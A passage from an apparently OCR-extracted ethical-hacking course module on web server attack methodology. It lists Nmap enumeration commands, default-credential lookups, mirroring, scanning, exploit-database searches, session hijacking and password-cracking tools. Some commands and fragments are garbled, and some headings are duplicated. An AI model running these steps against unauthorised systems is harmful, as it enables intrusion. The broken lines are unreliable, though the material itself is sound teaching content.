  $nmap  -p80  --script  http-waf-detect  --script-args="http-waf-detect.uri=/testphp.vulnweb.com/artists.php,http-waf-detect.detectBodyChanges" www.modsecurity.org
  ```

- Enumerate common web applications


  `$nmap --script http-enum -p80 <host>`

- Obtain robots.txt

  `$nmap -p80 --script http-robots.txt <host>`

The following are some additional Nmap commands used to extract web server information:

- `nmap -sV –O –p target IP address`
- `nmap -sV --script http-enum target IP address`
- `nmap target IP address -p 80 --script = http-frontpage-login`
- `nmap --script http-passwd --script-args http-passwd.root =/ target IP address`



nmap -sV --script=http-enum www.goodshopping.com - Parrot Terminal

Website Mirroring

Website mirroring copies an entire website and its content onto a local drive. The mirrored website reveals the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. With a mirrored target website, an attacker can easily map the website's directories and gain valuable information. An attacker who copies the website does not need to be online to go through the target website. Furthermore, the attacker can gain valuable information by searching the comments and other items in the HTML source code of downloaded web pages. Many website mirroring tools can be used to copy a target website onto a local drive; examples include WebCopier Pro, HTTrack Web Site Copier, Website Ripper Copier, and Cyotek WebCopy.

- **WebCopier Pro**

  Source: *https://www.maximumsoft.com*

  WebCopier Pro is an offline browser to download websites and store them locally, so that they can be viewed/analyzed later. It allows attackers to analyze the website structure and find dead links.

Finding Default Credentials of Web Server

Administrators or security personnel use administrative interfaces to securely configure, manage, and monitor web application servers. Many web server administrative interfaces are publicly accessible and located in the root directory. Often, these administrative interface credentials are not properly configured and remain set to default. Attackers attempt to identify the running application interface of the target web server by performing port scanning. Once the running administrative interface is identified, the attacker uses the following techniques to identify the default login credentials:

- Consult the administrative interface documentation and identify the default passwords
- Use Metasploit's built-in database to scan the server
- Use online resources such as Open Sez Me (*https://open-sez.me*) and cirt.net (*https://cirt.net/passwords*) to identify the default passwords
- Attempt password-guessing and brute-forcing attacks

These default credentials can grant access to the administrative interface, compromising the web server and allowing the attacker to exploit the main web application.

- **cirt.net**

+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
```

https://cirt.net

Finding Default Content of Web Server

Most servers of web applications have default contents and functionalities that allow attackers to launch attacks. The following are some common default contents and functionalities that an attacker attempts to identify in web servers.

- **Administrators debug and test functionality**

  Functionalities designed for administrators to debug, diagnose, and test web applications and web servers contain useful configuration information and the runtime state of both the server and its running applications. Hence, these functionalities are the main targets for attackers.

- **Sample functionality to demonstrate common tasks**

  Many servers contain various sample scripts and pages designed to demonstrate certain application server functions and application programming interfaces (APIs). Often, web servers fail to secure these scripts from attackers, and these sample scripts either contain vulnerabilities that can be exploited by attackers or implement functionalities that allow attackers to exploit.

- **Publicly accessible powerful functions**

  Some web servers include powerful functionalities that are intended for administrative personnel and restricted from public use. However, attackers attempt to exploit such powerful functions to compromise the server and gain access. For example, some application servers allow web archives to be deployed over the same HTTP port as that used by the application. An attacker may use common exploitation frameworks such as Metasploit to perform scanning to identify default passwords, upload backdoors, and gain command-shell access to the target server.

- **Server installation manuals**

  An attacker attempts to identify server manuals, which may contain useful information about configuration and server installation. Accessing this information allows the attacker to prepare an appropriate framework to exploit the installed web server.

Tools such as Nikto2 can be used to identify default contents.

- **Nikto2**

  Source: *https://cirt.net*

  Nikto is a vulnerability scanner used extensively to identify potential vulnerabilities in web applications and web servers.

Finding Directory Listings of Web Server

- When a web server receives a request for the directory, it responds to the request in the following ways:
  - Returns **default resource within the directory**
  - Returns **error**
  - Returns **listing of directory content**
- Directory listings sometimes possess the following **vulnerabilities** that allow the attackers to **compromise the web server**:
  - Improper **access controls**
  - Unintentional **access to the web root** of servers
- After discovering the directory on the web server, **make a request** for the **same directory** and try to **access the directory listings**
- Try to **exploit vulnerable web server software** that gives **access to the directory listings**
- Attackers use tools such as **Dirhunt** to search and analyze directories

Finding Directory Listings of Web Server

When a web server receives a request for a directory, rather than a file, the web server responds to the request in the following ways.

- **Return Default Resource within the directory**: The server may return a default resource within the directory, such as index.html.
- **Return Error**: The server may return an error, such as the HTTP status code 403, indicating that the request is not permitted.
- **Return listing of directory content**: The server may return a listing showing the contents of the directory. A sample directory listing is shown in the screenshot.

Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80

Figure 13.31: Screenshot displaying a sample directory listing

Though directory listings do not have significant relevance from a security perspective, they occasionally possess the following vulnerabilities that allow attackers to compromise web applications:

- Improper access controls
- Unintentional access to the web root of servers

In general, after discovering a directory on a web server, an attacker makes a request for that directory and attempts to access the directory listing. Attackers also attempt to exploit vulnerable web server software that grants access to directory listings.

Attackers use tools such as Dirhunt and Sitechecker to find directory listings of the target web server.

- **Dirhunt**

  Source: *https://github.com*

  Dirhunt is a web crawler optimized for searching and analyzing directories. This tool can find interesting results if the server has the "index of" mode enabled. Dirhunt is also useful if the directory listing is not enabled. It detects directories with false 404 errors, directories where an empty index file has been created to hide things, and so on.

Vulnerability Scanning

Vulnerability scanning is performed to identify vulnerabilities and misconfigurations in a target web server or network. Vulnerability scanning reveals possible weaknesses in a target server to exploit in a web server attack. In the vulnerability-scanning phase, attackers use sniffing techniques to obtain data on the network traffic to determine active systems, network services, and applications. Automated tools such as Acunetix Web Vulnerability Scanner are used to perform vulnerability scanning on a target server and find hosts, services, and vulnerabilities.

- **Acunetix Web Vulnerability Scanner**

  Source: *https://www.acunetix.com*

  Acunetix Web Vulnerability Scanner (WVS) scans websites and detects vulnerabilities. Acunetix WVS checks web applications for SQL injections, XSS, and so on. It includes advanced pen testing tools to ease manual security audit processes and creates professional security audit and regulatory compliance reports based on AcuSensor Technology. It supports the testing of web forms and password-protected areas, pages with CAPTCHA, single sign-on, and two-factor authentication mechanisms. It detects application languages, web server types, and smartphone-optimized sites. Acunetix crawls and analyzes different types of websites, including HTML5, Simple Object Access Protocol (SOAP), and Asynchronous JavaScript and Extensible Markup Language (AJAX). It supports the scanning of network services running on the server and the port scanning of the web server.

The following are some additional vulnerability scanning tools:

- Fortify WebInspect (*https://www.microfocus.com*)
- Tenable.io (*https://www.tenable.com*)
- ImmuniWeb (*https://www.immuniweb.com*)
- Invicti (*https://www.invicti.com*)

Finding Exploitable Vulnerabilities

- Search for web server exploitable vulnerabilities based on the web server OS and software application on exploit sites such as **Packet Storm** (*https://packetstormsecurity.com*), **Exploit Database** (*https://www.exploit-db.com*), etc.
- Search for vulnerability based on information gathered in the previous stages using the **Exploit Database**
- Exploiting these vulnerabilities allows for the execution of a command or binary on a target machine to **gain higher privileges** than the existing ones or **bypass security mechanisms**

Finding Exploitable Vulnerabilities

Flaws and programming errors in software design lead to security vulnerabilities. Attackers take advantage of these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. Software vulnerabilities such as programming flaws in a program, service, or within the OS software or kernel can be exploited to execute malicious code.

Many public vulnerability repositories that are available online allow access to information about various software vulnerabilities. Attackers search on exploit sites such as Packet Storm (*https://packetstormsecurity.com*) and Exploit Database (*https://www.exploit-db.com*) for exploitable vulnerabilities of a web server based on its OS and software applications. Attackers use the information gathered in the previous stages to find the relevant vulnerabilities by using Exploit Database.

Exploiting these vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than existing ones or to bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.

Session Hijacking

- Sniff valid session IDs to **gain unauthorized access** to the web server to snoop data
- Use session hijacking techniques such as session fixation, session sidejacking, Cross-site scripting, etc., to **capture valid session cookies and IDs**
- Use tools such as **Burp Suite**, **JHijack**, **Ettercap**, etc. to automate session hijacking

Note: For complete coverage of Session Hijacking concepts and techniques, refer to Module 11: Session Hijacking

Session Hijacking

Valid session IDs can be sniffed to gain unauthorized access to a web server and snoop its data. An attacker can hijack or steal valid session content using various techniques such as session token prediction, session replay, session fixation, sidejacking, and XSS. By using these techniques, the attacker attempts to capture valid session cookies and IDs in established sessions. The attacker uses tools such as Burp Suite, JHijack, and Ettercap to automate session hijacking.

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is a web security testing tool that can hijack session IDs in established sessions. The Sequencer tool in Burp Suite tests the randomness of session tokens. With this tool, an attacker can predict the next possible session ID token and use that to take over a valid session.

The following are some additional session hijacking tools:

- JHijack (*https://sourceforge.net*)
- Ettercap (*https://www.ettercap-project.org*)
- CookieCatcher (*https://github.com*)
- Cookie Cadger (*https://github.com*)

Note: For complete coverage of concepts and techniques related to session hijacking, refer to Module 11: Session Hijacking.

Web Server Password Hacking

- Use password cracking techniques such as **brute force attack**, **dictionary attack**, and **password guessing** to crack web server passwords
- Use tools such as **Hashcat**, THC Hydra, and Ncrack
